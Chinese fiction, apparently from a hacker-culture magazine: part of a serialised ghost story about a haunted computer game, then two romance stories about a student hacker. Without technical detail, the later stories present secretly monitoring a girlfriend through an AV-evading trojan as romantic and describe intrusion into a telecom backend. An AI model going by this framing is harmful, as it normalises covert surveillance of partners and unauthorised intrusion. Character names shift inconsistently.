张宁毫不犹豫的开始了游戏，只是没有想过游戏里竟然回到了吴梅出事的那天晚上，前面吴梅还是慢悠悠的走着，美丽的身影在铺满月光的小巷里显得悠然又清宁。张宁环顾着四周，触摸着冰冷的墙壁，看着天空皎洁的月光……天啊，一切都是真实的，难道后来吴梅的死和那些幻觉只是自己的一个噩梦而已吗？

张宁无法相信的看着身边的一切，突然看到吴梅向前极速的行走着，而过了这条小巷前面就是吴梅出事的街道，看着那些飞驰的车辆，张宁的恐惧和慌张迅速突厥了起来。他开始奔跑，他想抱住吴梅，只是这次并不是为了感受吴梅的体香，而是抑制灾难的发生。但是吴梅好像误会了他的意思，行走的速度又开始快了起来。

吴梅毕竟只是一个穿着高跟鞋的女孩子，很快就被张宁抱住了，吴梅回过头惊恐的看着张宁的面孔。张宁紧张了起来，连忙把吴梅从自己的怀里推了出去，支吾的说道：“路上车多，你要小心一点啊！”

吴梅感激的点点头，微微的笑了笑。整个世界因为吴梅的微笑而变得明亮光明，张宁的心里从来就没有像现在这般的踏实，就像是搬开了压在心上那沉重的石头一般，轻轻的叹息着。

一声叹息结束，电脑一片漆黑，张宁懵然打了个激灵，原来一切不过是个游戏而已，真正的吴梅已经死去了。可是还是很怀念刚才的那一幕呀，吴梅不带任何幽怨的微笑在张宁的心里扎根了一样的舒坦。

张宁正陶醉在刚才游戏中的情景时，突然发现窗户上一双幽怨的眼睛正在盯着自己，一张如纸一般发白的脸孔，满脸的血迹，一身职业的服装却全部都是斑斑的血迹。

“啊……啊……鬼啊！”张宁大声的喊叫着。伴随着张宁绝望的哭喊，那个女人的嘴角轻轻的上扬了起来，带着更加诡异的微笑消失在张宁的眼前。张宁抱着头蹲在了桌子底下，大口的喘息着。闭上眼睛却又忍不住想要看吴梅张狂恐怖的笑容。

吴梅消失了，张宁这才紧张的四处巡视着房间，电脑漆黑的界面出现了几个血红色的大字：游戏还未结束！

咣当一声，门被撞开了，电脑漆黑的界面迅速恢复到桌面，就好像游戏从来都未曾存在一般。张宁身体恐惧的颤抖着，看着神色紧张的李萌翔担心的看着自己，扶起了自己，关切的问道：“怎么了，到底发生了什么事，全公司的人都听见你大喊了。”

张宁惊魂未定，目光呆滞，手指颤抖的指向了电脑屏幕，哽咽着说道：“有鬼，有个游戏里面有鬼。”

李萌翔好奇的走到张宁的电脑前，除了与自己的聊天窗口外什么都没有，打开任务管理器，里面除了系统文件的进程外也没有发现任何可疑的程序进程，而且在电脑开始的菜单里以及硬盘里也没有所谓的什么游戏。

李萌翔转过头看着惊慌失措的张宁，无奈的说道：“你是不是要去医院检查一下自己的神经系统啊？你这到底是怎么了啊？”

张宁紧紧的抱住准备离开的李萌翔央求道：“求求你了，救救我，大学到现在我们都是好朋友，你怎么忍心看着我死掉呢？”张宁看着身边的一切，仿佛这个房间里隐藏着一个幽灵，她在窥探着什么，等待一个机会把双手放在自己的脖子上。

张宁明白自己泪眼婆娑的样子是多么无能，曾经那个意气风发，现在变得这么的颓废窝囊呢？李萌翔可能再也看不起自己了，但是这并不重要，比起生命，比起那玻璃窗浮现出的影子这一切都不重要。他用尽所有的可怜来换取好友的同情。李萌翔叹息的拉起张宁道：“走，到我的办公室坐会儿。”

张宁颤颤巍巍的跟着李萌翔来到了他的办公室，李萌翔给他倒了杯茶，张宁稍微整理了一下情绪，然后迫切的对李萌翔说道：“游戏，我的电脑里莫名其妙的多了一个游戏，这个游戏仿真度太高了，我在里面看见了吴梅，还是那天晚上，吴梅还是穿着那件衣服，我紧紧抱住了她……”

“够了。”李萌翔一想到吴梅那个天真漫烂的女孩子被张宁这样间接的害死了，心里就一阵的酸楚，毫不同情的对张宁说道：“一切都是你自己的幻想，因为你心虚，因为你觉得对不起吴梅，所以你才会看到那些的，如果你真的因此而死，那么也是你的罪有应得。当你跟着吴梅，企图不轨的时候你是不是从来都没有想过现在的痛苦，说话啊，是不是这样？”

张宁发现李萌翔似乎已经无法控制自己的愤怒，歇斯底里的大喊了起来，张宁的内心里充满了懊悔与悲痛，轻声的抽噎了起来，李萌翔这才停止了喊叫。张宁很少像现在这么脆弱，就算是大学时为了保护李萌翔不被流氓欺负，和那些流氓打的头破血流，甚至因此被学校开除也没有哭过。如今他哭了，在最好的朋友面前这样脆弱的哭了，李萌翔心里有些不是滋味的看着张宁。

张宁无力的从椅子上站了起来，向门外走去。李萌翔关心的问道：“你没事吧？”

“我没事，谢谢你！”张宁扭过头努力的微笑着，然后轻轻的关上了门。

张宁走出李萌翔的办公室，叹息着。他要承认李萌翔说的对，是他害死了吴梅，是自己害得自己变成了这样。而一切也许只是自己心虚的一些幻象，吴梅死了，根本就不会在出现在自己的眼前了，或者是有些黑客在恶作剧，入侵了自己，不过吴梅的事这个黑客怎么知道的呢？

第三章：死亡游戏

虽然自己是这样想的，张宁还是小心翼翼的走到自己的办公室，刚一进门就被吓了一跳，电脑的屏幕不知道为什么又变成了黑色，上面还是几个血红色的大字：你是否选择解脱！？

张宁揉了揉眼睛，电脑里面的一切还是没有消失，张宁怀疑的检查了下门锁，居然完好无损，那么这个游戏到底是怎么安装在电脑里面的呢？张宁走到电脑前，试图关闭游戏，但是游戏却根本无法关闭，而且也无法切换到桌面。张宁额头上的汗珠像雨滴一样坠落，却又无计可施。

“心虚了吗？所以选择逃避而不是解脱吗？”黑色的屏幕上出现了这样的几个血红色大字。张宁怀着忐忑不安的心情点击开始游戏。

居然还是那样的夜晚，吴梅还是快速的向前面行走着，张宁紧张的跟在她的身后，吴梅奔跑的速度越来越快，张宁不得不跟着奔跑了起来，想要赶在那辆货车之前抱住吴梅。可是不知道为什么吴梅的速度极快，那样的速度是自己无法超越的，但是张宁还是努力的向前奔跑着，可依然无法抓到吴梅的衣襟。大货车从远处呼啸而来，吴梅奔跑的速度却丝毫没有减慢，张宁的心就像被针扎一样的难受，用尽全部的力量向吴梅奔去，汗水如雨一般顺着张宁的脸颊流了下来。

就快要抓到她了，就在那一刻吴梅却扭过了头，冲张宁诡异的一笑，嘴角流出了一道鲜红色的血迹，满手是血的冲张宁抓来。张宁紧张的大喊一声，连忙放开吴梅的肩膀。就在这千钧一发之际，吴梅就像是一片落叶被大货车卷进了车下，腹部像一张纸一样扁平，脸上全部都是血迹，眼球还在脸上蠕动着，而那双手还不停的抽搐着……

张宁被眼前的一切吓呆了，忘记了逃跑忘记了喊叫，只是呆呆的看着惨剧的发生。

突然吴梅却在大货车的底下坐了起来，四处搜索着，终于在大货车的车下找到了自己的一根断指，放在了嘴里津津有味的咀嚼了起来，张宁可以听到断指与吴梅的牙齿发出咔咔的声音。吴梅却非常享受的听着这个在夜晚格外清脆的声音，恐怖的面孔上一脸的满足，嘴角流出一道道鲜红色的血液。

张宁双眼就要掉出来一般，目光呆滞的看着吴梅可怕的行为。吴梅把所有的手指残骸吃了下去，长长的舌头伸了出来，意犹未尽的舔着嘴边。

突然，吴梅抬起头冲着张宁嘿嘿的傻笑，冲着张宁挪动着支离破碎的身体。每一步都留下一道暗黑色的血液，眼球在脸上摇晃着，嘴角还滴落着鲜红色的血液。

张宁想要逃，却发现自己根本就无法站立了，只能向后吃力的挪动着自己的身体。呼吸变得越来越急促，心跳跳动的速度让他几乎无法承受，不知道什么时候早已经泪流满面了，张宁拿出手机，紧张的拨打了110，但是里面却传来了您拨打的号码是空号，请查证再拨。

轰然间张宁的大脑里面一片的空白，拿着手机拨打了最熟悉的电话号码。

"喂，张宁？"李萌翔的声音在电话里响了起来。

张宁像是抓到了一根救命稻草一样大喊着说："明翔，救我，快救我。"

李萌翔听着张宁无力的喊叫着，心也悬了起来，连忙紧张的问道："张宁，你在哪里？快告诉我你在哪里？"

张宁大口大口的喘息着，无力的说道："吴梅出事的地点，我看到了……"

电话突然挂断了，李萌翔突然间有种不祥的预感，抓起了外套向吴梅出事的那条街道跑去。吴梅出事的街道和游戏公司不过是一街之隔，但当李萌翔赶到的时候，静悄悄的街道却什么也没有，偶尔夜行的车辆飞驰而过，根本就没有张宁的踪影。李萌翔开始四处的搜索，但是四周安静的却没有了一点点的声音，整个城市仿佛都在这一刻沉睡了起来。一阵阴冷的风吹过，身上毛孔里的每一根汗毛都立了起来，恐惧慢慢的爬上了心头，李萌翔却更加的想找到张宁。

几个小时过去了，天空的东方泛起了鱼白色的颜色，李萌翔疲惫不堪的向公司走去，真想剁了这个该死的张宁，有这么逗人玩的吗？大半夜的找人出来，然后又放自己鸽子。李萌翔虽然嘴上这么骂着，但是心里不详的预感却丝毫没有减少，所以才一直寻找到现在。

来到公司门前，却发现有很多警车停在了门前，公司门前围了很多的旁观者。更多的恐惧在内心中蔓延，李萌翔慌忙向公司里面挤去，却被警察拦在了外面，李萌翔说明了身份之后才被批准进去。

走到公司却看到大家对自己异样的眼神，李萌翔心里的不安更加的肆意了。这个时候不知道从哪里钻出来的哥哥一把拉过李萌翔说："明翔，你昨天去哪里了？"

李萌翔看着李萌飞紧张的神情，心里更加的忐忑，紧张的说道："我去找张宁了。"

"张宁？你去找张宁了？"李萌飞的神情就好像是吃了一百只苍蝇一样恐怖，怀疑的说道："张宁死了？你不知道吗？"

"死了？"突然间李萌翔感觉到自己的大脑一片的空白……

李萌飞难过的点点头，叹息的说道："萌翔，上去吧，警察在那里等着你呢！"

李萌翔蹲在了地上，抱着头失声的痛哭了起来，喃喃自语道："他怎么会死的？怎么会是这样呢？昨天他还给我打电话，怎么会这样？"李萌翔实在无法控制悲伤的情绪，与张宁的情感不会低于自己的亲兄弟，从小到大都玩在一起，为了不分开大学，张宁选择了最不喜欢的理科大学，只是为了和李萌翔在一起，那些风花雪月美好的时光都是两个人一起度过的，只是几个小时之间李萌翔就得知张宁死了，他感觉心痛得厉害，就像是被谁用刺刀狠狠扎在心上一样疼痛。

"好了，明翔，我知道你很难受，但是警察还在上面等着你，等记录口供之后告诉我到底怎么回事，你昨天去哪里了？"李萌飞心疼的把自己痛哭流涕的弟弟抱在怀里，心情也跟着悲伤了起来。

李萌翔点点头，但是却控制不住自己的眼泪，他无法给自己一个停止流泪的理由，紧紧的抱着哥哥，然后转身上了七楼。

（待续）

侠隐仙踪

原谅我，用木马来爱你

妖腰

2008年的冬天特别冷，暴雨持续下了好多天。洛衡怕冷，在房间里窝了很久，有些混乱的不知今夕何夕，昨晚熬夜看完了寂寞梧桐的帖子，当初是为了某人才去那里，久了就成了一种习惯，醒了睁开眼，杂志、小说、漫画、CD、零食，一床的狼籍。

"你再这么懒下去吃下去，会越来越胖，变成小猪的，以后就叫你肥嘟嘟左佑卫门了。"洛衡还是忍不住想起筱阳，每次自己暴饮暴食，懒得收拾时，筱阳都是这样捏着她的脸来笑她，然后拉她起来，一起整理。好象这些都是很久远的记忆了，却又是如此的真实，只是长长的思念，终于还是断了线。

坐在一路公交上的洛衡叹了口气，车窗玻璃被车内喧闹的人气染成了雾蒙蒙的一片，小指微抬，在玻璃上勾画着，无心的，画出了一对牵手的小人。愣愣的盯着看了很久，却越来越觉的有些熟悉，来不及细想，呵出来的水汽又晕染了车窗，迷蒙一片。

公交车到站了，洛衡挤下了车，外面真冷，洛衡打了个大大的喷嚏，忽然想，是不是有人在想念自己了。一抬头，却看到一张熟悉的面孔。筱阳？是筱阳！他回来了。

说是熟悉，却也是变了许多，之前浓密微卷的头发削得薄碎，仍是浓密的眉毛，琥珀一样的眼睛，尖下巴，薄润的嘴唇，只是少了一份潇洒多了一份成熟。他穿着干净合适，浅灰色的休闲款外套，外套里衬了条黑白色的围巾，搭配得体，一改之前的随意颓废。

洛衡盯着那条围巾猛看，眼眶渐渐发热，想起，想起了那些拼命要忘记的事情。

认识筱阳的时候，洛衡18岁，在一座遥远的南方城市里的一所不知名的大学念大一。那时候第一次离家这么远，在异地读书，陌生而单调的生活日复一日，倦了就一个人在学校里走来走去，看广场上那两株高大的凤凰花树，硕大的红色花朵，温暖着人的眼睛。

日子漫长得像永生，在学校，洛衡加入了一大堆社团，拼命让自己忙碌起来，似乎只有这样才不至于让她太想家。她怕孤独。

那时，筱阳是计算机协会的会长。洛衡第一次看见他的时候，他正在讲台上认真细致的讲解社团规则，微卷的黑发，一双眼睛如琥珀般纯净，在阳光里闪耀着，散发着自信的魅力。

洛衡看着这个高大帅气的男孩，微微笑起来了。“你做我师父吧。”在男孩微愣的神情下，洛衡大胆提议道。于是，从此以后在她嘴里就多了一个无所不能的帅气师傅，也因此常被宿舍里的那群女生调笑。

一次晚自习后，昏黄的路灯下，洛衡被鬼笑着的舍友叮嘱留在那里，说是用塔罗牌算过，今晚会有她的白马王子出现。洛衡听了，半信半疑，但还是站在了黑暗的阴影里。树叶不断的掉下来，砸在地上，发出轻微的响声，却始终不见有人来。

已经决定放弃的洛衡刚走出阴影，却在抬头的一瞬间，看到了筱阳温暖的面容。原来他们所说的白马王子竟然是他。

筱阳说道：“很晚了，我送你回宿舍吧。”

洛衡听话的跟在他身边，在寂静的夜里，听他低低的说些话，有种安全且甜蜜的感觉。洛衡忽然想，校园里的爱情就该是这样吧，简单，美好，更不用去想太多。

天已经很冷了，筱阳握住了洛衡的手，轻轻的把她的手指一根一根的蜷起来，然后握紧。洛衡可以很真切的感受到他掌心的温热。一场闹剧就这样成就了他们的爱情。

很喜欢筱阳，包括他微卷的黑发，他婴儿一般纯净的琥珀色眼睛，他一米78的个头，他认真做事的神情，还有他慵懒随意但极有自信的生活态度。她还知道他和她同岁，是数学系的学长，还和计算机系的师兄合开了一间电脑维修店，虽然不太赚钱，倒也可以维持花销。他穿衣服都没什么牌子，可穿在他身上，特别有感觉。

筱阳的电脑店周末没什么生意，洛衡经常去他那儿，坐在桌旁看小说，或者玩手机上的简单游戏，有时候也会翻翻筱阳堆了一桌子的计算机书籍，勉强看看，却经常会不知不觉睡着。

醒来的时候，筱阳已经忙完了，然后两个人就一起去楼下的店里吃麻辣烫。“要不要加辣，会不会太烫？”他在一旁问着，细心而体帖。只顾听他温和的言语，有些怔怔的茫然和慌乱，仿佛失去了思考的意识，洛衡拼命点着头，不说话，埋头吃着。

感情这回事，谁先动心，谁就输得多。这样的告诫洛衡听得不少，可是却已经来不及了，洛衡没有防备的投入了这场恋情，对她来说，爱情不存在什么输赢，我爱你，自然是愿意掏心掏肺对你好。

洛衡知道筱阳很忙，总是沉迷在那些高深的黑客技术里不可自拔，有时候甚至一两个月都见不到人影。于是，她会独自走十五分钟，走到他宿舍楼下，为他准备晚餐，照顾他的起居。有时候，她看着筱阳入侵一个个知名网站，其实她什么都不懂，但仍是打起精神陪着一起。

筱阳在网络上很出名，在许多黑客论坛上担任着管理员。洛衡尽量跟随着他的脚步，只要是他在的地方，她都想去看看。看看她喜欢的他，有过怎样的过往，是一个怎样的存在。于是，她尝试着去那些他曾待过的黑客论坛，静默地，感受他存在的气息，甚至有时候还积极的融入其中，只是想更接近筱阳的世界。

洛衡在网上唯一的嗜好就是掰文，她在许多文学网站担任着斑竹，隔段时间就会掰段酸文发上去，装伪才女。对洛衡而言，网络是另一个形式的存在，单纯的精神世界，认识有趣的朋友，交流自己的胡思乱想。但筱阳眼中的网络却是技术，一切都可以拿来研究，入侵、漏洞、后台、数据库、后门。

洛衡不喜欢筱阳把那些关于网络的东西看做是技术研究，但又不得不陪着筱阳混迹网络。不知道为什么，筱阳沉迷在技术时的神情总是那么清冷孤独，仿佛一只受伤的小兽躲在自己的世界里。洛衡心想，或者自己可以做一小片树林，这样，他就会有疗伤休息的地方了。

真的，所有的幸福都未必会长久，情侣之间吵架仿佛是必然的程序，洛衡和筱阳之间的第一次吵架其实很荒唐。

洛衡死党的QQ被盗了，听说洛衡有个厉害的黑客男友，便央求洛衡帮忙找回来，洛衡经不住死党的哀求，就点头答应了。结果，洛衡刚张口说这事，筱阳连考虑都没有就一口拒绝了，说是黑客有自己的原则，盗QQ这种没品没技术含量的事情他不会做的。

“可是，她只是想拿回自己的QQ而已啊。”洛衡忍不住辩讲道，微微有点气。

筱阳没发现她在生气，兀自在那继续说道：“如果她真想拿回自己的QQ，可以去腾讯申诉，没必要找人盗回来的。也怪她自己不好，一点安全防护意识都没有。”

“够了，”冷冷的，洛衡打断了筱阳，“那就不麻烦你了，你去忙自己的吧。”她不管筱阳，独自跑出了他的宿舍。

曾经，洛衡很羡慕恋人间的冷战，那种刻骨铭心的思念，欲说还休的徘徊，是那样美好。可轮到自己就完全不是那么回事了，她只觉得，跟筱阳冷战的一个星期里，日子难挨极了，看什么东西都是灰暗一片。

所以，在学校遇见筱阳时，她只是看着筱阳，说道：“我以后不闹了，我们不要吵架了，好么？”筱阳摸摸她的头，微笑不说话， 脸上神情淡然依旧。

好象情侣之间吵过几次之后，吵架就会变成一种习惯。洛衡以为，吵架可以是一种特别的交流，特别是象筱阳那样不太爱说话的男生，通过吵架或许能更了解他一些，但后来的那次吵架更荒唐，直接导致了两个人的分手。

筱阳很现实，他从来不相信网络上的感情，对之甚是不屑。他在网络里跟你关系再好，但到了现实生活中，却依旧是你是你、我是我，你丝毫不能影响我的生活。

洛衡有时候会觉得这样的筱阳太冷漠了些，但是毕竟不好干涉他的想法，于是也就任他去了。但这样看待网络看待感情的两个人，时间久了，他们之间的差异也就开始显现出来了。刚开始只是小小的争执，后来渐渐演变成了内心某处的隐患。

洛衡还是经常去筱阳的电脑店，他一只手环着她，做他的网络教程，而她在一旁安心翻看他的计算机书籍，气氛安静平和。洛衡看得无聊，抬起头，却发现筱阳正在和一个女生聊天。

你们家洛衡姐和你一样傻，明知道我不喜欢她，还是一如既往的对我好。一抬眼，就看到这句话自筱阳的手里敲出来。刹那，泪水汹涌而出。洛衡低下头，让长发遮住了脸，但是眼泪还是不争气的砸在了筱阳的手臂上，让他惊觉她的哭泣。

“傻姑娘，干吗又哭？”面对洛衡的眼泪，筱阳有点儿不知所措，揉揉她的头发，安慰道。

“你爱我吗？”洛衡抬起头，憋回眼里的泪水，定定的看着筱阳的眼睛。她忽然想起筱阳很久以前跟她说过，他不相信大学里的爱情。她害怕他的这种态度，所以想要个答案。

“我不爱你，但……”

“你这个冷血的家伙，明白什么是

爱吗？”洛衡打断霞阳，忍不住叫道，“既然不爱，那分手吧。”不等霞阳的反应，她立即跑出门外，怕眼泪再次掉出来。

后来的日子，两个人一个忙考试，一个忙实习。洛衡刻意回避和霞阳有关的一切，甚至霞阳离校实习的前一天，亦是狠心不去送他，虽然后来为此足足失魂落魄了一个月。

原来说不见，就真的可以不再遇见，那为何上苍又安排了今日的相遇？洛衡仍是愣愣的盯着那条黑白围巾不说话，那是去年圣诞节，她织给他的，那么笨拙粗劣的织法，为什么戴的人却是一脸幸福。

“我是做梦吗，还是你真的回来了。”

“我回来了，我实习回来了，肥嘟嘟左佑卫门，看来失恋都不能让你瘦一点呀。”霞阳的笑容温暖而调皮，一伸手就将洛衡揽入怀中。

霞阳的怀抱宽阔而真实，甚至能听到皮肤下心脏跳动的声音。洛衡伏在他怀里哽咽道：“可是，可是我们已经分手了啊，你还回来干吗……”

“那是你一个人说的，我可没有同意啊。”

“谁让你先说不爱我的。”

“冤枉，那天是你自己不让我把话说完，就跑掉了。”霞阳一本正经的看着洛衡的脸。“我不爱你，但我很喜欢很喜欢你。我想一直这样喜欢下去，直到我事业有成，有能力照顾你的时候，再说那三个字。”

洛衡在霞阳的怀里号啕大哭，泪水浸湿了他半个衣袖，“可是，可是你从来不说，我以为，我以为你根本就不喜欢我。”

霞阳捏捏她肉肉的小脸，委屈的说道：“有些事情不是靠说的，我宁愿自己去做。其实，我有说过的，你自己没注意没发现罢了。”

“你什么时候说过？”

“记不记得圣诞节那天，你送完我围巾，我给你发了一个文件，其实那个就是我做的一个免杀的小木马，我在里面有说过的。”

洛衡忽然想起，那时候接完霞阳传过来的文件，屏幕上的确跳出了一个图片，一对牵手的小人，下面还有一行小字－－“老婆大人，我爱你，嘻嘻。”这样的小把戏，早就该想到是霞阳的杰作，可惜那时候自己的电脑程序开得太多，死机了，没仔细看，也没太多想，就这样忽略掉那句重要的话了。

洛衡仰起埋在霞阳怀里的头，看着他温柔的面孔，琥珀色的眼睛，他是离自己这么近，眉目清晰。他在这里，在自己身边，这样就够了。洛衡闭起眼，紧紧抱住霞阳。

“肥嘟嘟左佑卫门，感情这方面我实在是很笨拙啊，所以我只能用木马说那句话，然后想你的时候就用木马看着某只小猪在网上的喜怒哀乐，傻瓜，原谅我吧，请让我用木马来爱你吧。”霞阳揉揉姚遥的头发，轻声说着。

洛衡的心瞬间柔软了，原来，所谓的感情不仅仅是限于甜言蜜语，更重要的是彼此在意对方的心。

妖暌记

妖腰

暮色渐沉，越来越冷冽的天气。洛衡看着冻的微微发白的手指，不由得想起了霞阳的手掌，可以整个的握住她的手，有种厚实的温暖和踏实的感觉。

昼夜交替时分，刮着凛冽的风，一个人坐在SM广场的石椅上等着霞阳，灯火渐次亮起来，城市的轮廓越发清晰，却是再看不清这城市的模样。

洛衡看着旁边不远处，一起下车的陌生女孩始终在离她两三米的地方安静的等待着，脸上是平静而又温暖的表情，不像她这般焦躁不安。片刻之后，一辆小轿车开来了，男子下车，帮女孩把行李放进车里，然后牵着女孩的手，进车，离去。留下了焦躁的洛衡继续等待。他会来的，我会等他。洛衡在心里安慰着自己。

手腕上的表从六点滴滴答答的转到了十点，越发空旷的SM广场逐渐黯淡了下来，象是岁月侵蚀的女子，充满了倦怠。

洛衡揉揉太阳穴，站起身，离去，背影比暮色更不真实，却比灯光更安定。2008年10月27日，我们相爱三周年的纪念日。霞阳，你终是忘记。抑或是说，你从未放我在心上，所以你不愿记得。

洛衡突然觉得，自己和霞阳之间，多像是一个故事啊。只是这不是一个好故事，开篇模糊，中间纠结，结尾仓促。即使间或有引人入胜的情节，也只是衬得结局更加冰凉彻骨。你看，爱情是多么无助的一件事情呀。若他心里没有你，你便失去了所有竞争力。她伸着冰冷的小手，用键盘敲下这段话，在自己荒凉的博客里。

这是她的秘密花园，记录着所有纯白或者阴暗的情绪，写一些故事，纪念一些人，然后，任凭它们随时光淡去。她将这篇文章放在里面却怎么都不想让霞阳看见，于是设置了只有自己能看，就像是自己和自己说话。所以，这里是她的“消失的光年”。

突然，手机蓝色的光芒闪动起来，梁静茹的“可惜不是你”骤然在静谧的房间里响起。是谁打电话过来呢？会是霞阳吗？

洛衡拿起了手机，是锋，霞阳非常要好的朋友，同班同学，也是拓豪电脑店的成员。接通后，耳边传来了锋焦急而模糊的声音。电话有点儿嘈杂，可能是信号不好。

洛衡仔细的分辨着，听清锋的声音后，不由得脑袋里嗡的一声，所有的思绪都清空掉了，只清晰深刻的浮现出锋的话－－霞阳出事了！锋在电话中让洛衡明天去趟拓豪电脑，到了后具体的事情再告诉她。

洛衡放下电话，一颗心却怎么也不能如电话般放下，悬在嗓子眼儿了，笼罩的都是担忧，甚至于片刻前对于霞阳失约的自怨自艾都在瞬间消散无踪。

女人就是这般动物，再怎么深刻的怨恨，也不及片刻点滴的温情来袭。再绝望再黑暗，只要有你眼中的光芒便可让我继续行走。

六点多的时候，洛衡就爬了起来，她整夜没睡，看天微微有点亮色了，就急忙穿衣洗漱，赶往拓豪电脑店。以前每次走这条路时，都会慢慢走，欣赏路边的风景，心里都会格外的柔软与甜蜜，因为路的尽头会有霞阳等在那里。但今天却基本上是慌乱的一路飞奔过去，没有他的世界是黑白的，所有的风景都不及他的半分容颜。

所以当锋睡眼惺忪的开门时，洛衡已经是跑的气喘吁吁，连憋了一肚子想问的话都没办法说顺畅。还好锋是个细心且耐心的人，而且相当干脆，开门见山

就跟洛衡说起了霰阳的事情。从锋的口中得知，就在洛衡昨天在他们约好的SM广场等霰阳的时候，公安局的人来拓豪电脑把霰阳带走了，说是他涉嫌入侵中国电信进行非法交易。

入侵中国电信？非法交易？洛衡一下子想起了霰阳讲给她听的朽木的案例，这样的罪名如果被证实的话，后果是非常严重的啊。

那霰阳是怎么说的？洛衡心想，只能从霰阳的态度入手，看这事有没有转机了。

锋微皱眉头，说道，他来不及跟我多说什么，就只告诉我说这事情不是他做的。说到这里，锋顿了一下，又继续说道，他说不是他，我就相信绝对不是他。

洛衡心里不禁一暖，霰阳能有这样的朋友也真是幸运啊。是的，以霰阳的为人，他说不是自己做的就必定不是他做的，那么这件事情还是有转机的。

洛衡本想下午和锋一起去拘留所探望霰阳的，但由于电信服务器记录上的IP地址是拓豪电脑所用的宽带接入地址，现在锋也算是嫌疑人之一，不方便去见霰阳。所以，洛衡只能自己一个人去了。

洛衡是第一次踏进这样的地方。拘留所，在她脑海里的概念仅存在于电视剧里，然而今天自己却踏进来了。

拘留所的民警叔叔倒是客气，很有礼貌，在做过登记后，就领着洛衡去探视霰阳了。隔着长长的桌子，洛衡见到了霰阳。他安静的坐在桌子的另一端，微卷的头发有点儿凌乱，神情有点憔悴，但眼睛依旧明亮如琥珀，甚至嘴角有微微的笑意。

现在居然还笑的出来，洛衡有些懊恼，真是不知死活的家伙。

你，你还好吗？洛衡刚坐定，就急切的问道。

依旧是略微懒散的神情，却是没有正面回答她的问题，只是突然反问道，衡，你还记得我们唯一一次去电影院看的那部电影吗？

洛衡愣了一下，这不着调的人，现在还有心思想这个？她当然记得，霰阳和她都是周星驰的粉丝，所以当电影院举办周星驰电影展的时候，他们俩就毫不犹疑的掏钱买了昂贵的门票去看。她还清晰的记得，那场电影放的是他们都很喜欢看的《大话西游》。

没错，就是《大话西游》，我现在真想再看一遍啊。衡，我想起了一个有趣的情节，黑山老妖出场的时候那个爆笑的杀人场景。

这种细节看的哪有那么仔细啊。洛衡不禁诧异，霰阳今天的表现很奇怪。

你要仔细看看，看下黑山老妖杀了多少个人才轮到猴子，我很想知道的。你下次见我的时候，一定要告诉我答案。霰阳执着的纠缠在这个问题上，却是丝毫不谈现在的处境。

探访的时间结束了，跟我走吧。正当洛衡疑惑不解的时候，旁边的看守人员温和的提醒道，啊？要走了，可是，她还什么都没问道啊。

哦，记得下次来的时候给我带本书，这里的枕头太低了，睡得我脖子疼，得找本书垫垫。霰阳被带走的时候，对着洛衡叮嘱道。

洛衡马不停蹄的赶往拓豪电脑，锋也早就在那儿等着她，急切的想知道她探望的结果。

霰阳是一直在强调黑山老妖吗？锋的表情有点儿奇怪，看着洛衡追问道。

嗯，是的，他很奇怪，什么都不说，只问我关于黑山老妖杀人的事情，而且一直强调，肯定有什么玄机，可是我怎么也猜不透。洛衡苦恼起来，她开始懊悔刚才自己由着霰阳说话，结果他们想了解的信息都还是一片空白。

锋沉默了一小会儿，低声说道，我，就是黑山老妖。他迎着洛衡诧异的目光看过去，继续说道，我和霰阳一起研究技术的时候，使用的化名就是“黑山老妖”，霰阳如此反复提及，一定是将他的事情完全托付给我了，此刻开始，我们必须全力以赴，为霰阳洗脱罪名。

锋的坚定感染了洛衡，是的，自己不是向来自诩最了解霰阳的吗，那么以霰阳的聪明才智，以她对他的了解程度，是一定可以破解其中的秘密的。

洛衡顿时冷静了下来，仔细想想，霰阳是那样聪明的人，绝对不会在这样危机的关头说废话的，那些话中一定有特别的含义，一定，一定要想出来啊。

大话西游，黑山老妖，那排的第几个人，垫枕头的书……

洛衡的脑海里不断回想着霰阳的话语，忽然心里一动，想到些什么。是的，肯定跟那个东西有关，那个东西一定是霰阳脱罪的关键。她一脸兴奋的跳起来，直奔霰阳的房间，希望那个东西还在，没有被警察带走，洛衡在心里暗暗祈祷着。

终于找到了。锋看着洛衡抱着一本从霰阳床头找出来的黑色笔记本欣喜莫名，联系到霰阳的话，锋也突然明白了。

霰阳提到黑山老妖，自然是让锋插手帮忙这件事，那么杀死的第几个人，自然是提示一组数据，至于最后说垫枕头的书，自然就是这个藏在他枕头之下的笔记本。

按照电影里提供的数据，洛衡和锋翻开了笔记本，但是却没有找到什么东西，洛衡愣了一下，自己的猜想绝对没错，答案一定是在这个笔记本上，可是怎么会什么都没有呢？

对了，霰阳那性格别扭的人喜欢倒着记事，那么按照他的习惯，就应该倒着找，洛衡翻到背面，迅速数好页面，赫然出现了一个IP地址，下面还用小字写着帐号和密码。

锋的眼睛一亮，这是一组服务器的3389登录帐号和密码，他想起来了，霰阳那天兴冲冲地告诉他，他用一个国外的服务器入侵了中国电信的后台。莫非这个就是那国外服务器的帐号和密码？

锋赶紧拿着笔记本走到自己的电脑前，打开3389登录器输入了那个IP地址，又输入帐号和密码。果然没错，顺利的登录进去了，桌面上的东西甚至还没有清理，都是分析电信服务器的详细资料，锋仔细的查看了这个服务器的日志，霰阳的确是成功入侵了中国电信的后台，但是以他的性格应该是不会去进行任何获利性的操作的，应该没有如警察所说的那样进行非法交易。而且从这里的日志操作来看，霰阳应该只是简单的利用一个WEB漏洞上传执行了他的后门而已。

洛衡开始有点儿怨恨自己，为什么自己在黑X上混了那么久，还是个计算机小白，什么都不懂，若是会计算机的话，此刻说不定就能从中看出些什么来帮到霰阳了。

洛衡小声嘀咕了一下，霰阳你个猪，你居然笨到让警察顺着IP找上门来，还自诩自己是黑客呢，真是白当了。

什么，你说什么，再说一遍！锋猛然一惊，眼神灼灼，看向洛衡。

我，我只是抱怨下，没，没什么的，洛衡被看得心里有点儿发紧。

不是这个，是后面半句。锋继续问道。

你不是说你是因为IP问题所以不能和我一起去探监，你们不是同一个电信帐号，使用路由器合用的吗？在监狱的时候警察跟我说他们就是顺着IP地址查到这里来的，霰阳是开户的户主，自然罪名是由他承担的。

原来如此，原来如此。锋喃喃的说道，嘴角却勾起了一抹微笑，洛衡，多亏了你，霰阳有救了。

我做了什么？看着洛衡微愣的样子，锋耐心的给她讲解起如何救霰阳的计划。按照洛衡刚才的提示，因为内网中的电脑在外网显示出来的IP地址在那个时间段是固定的，那么作案的肯定是拓豪电脑内部的人员，因为拓豪电脑里五个人都是共用一个路由器上网的，锋和霰阳除外的话，那么有嫌疑的就只剩三个人了，真正入侵电信进行非法交易的罪犯就在那三个人当中。

吴达昆，林晨，范宇，锋在纸上列

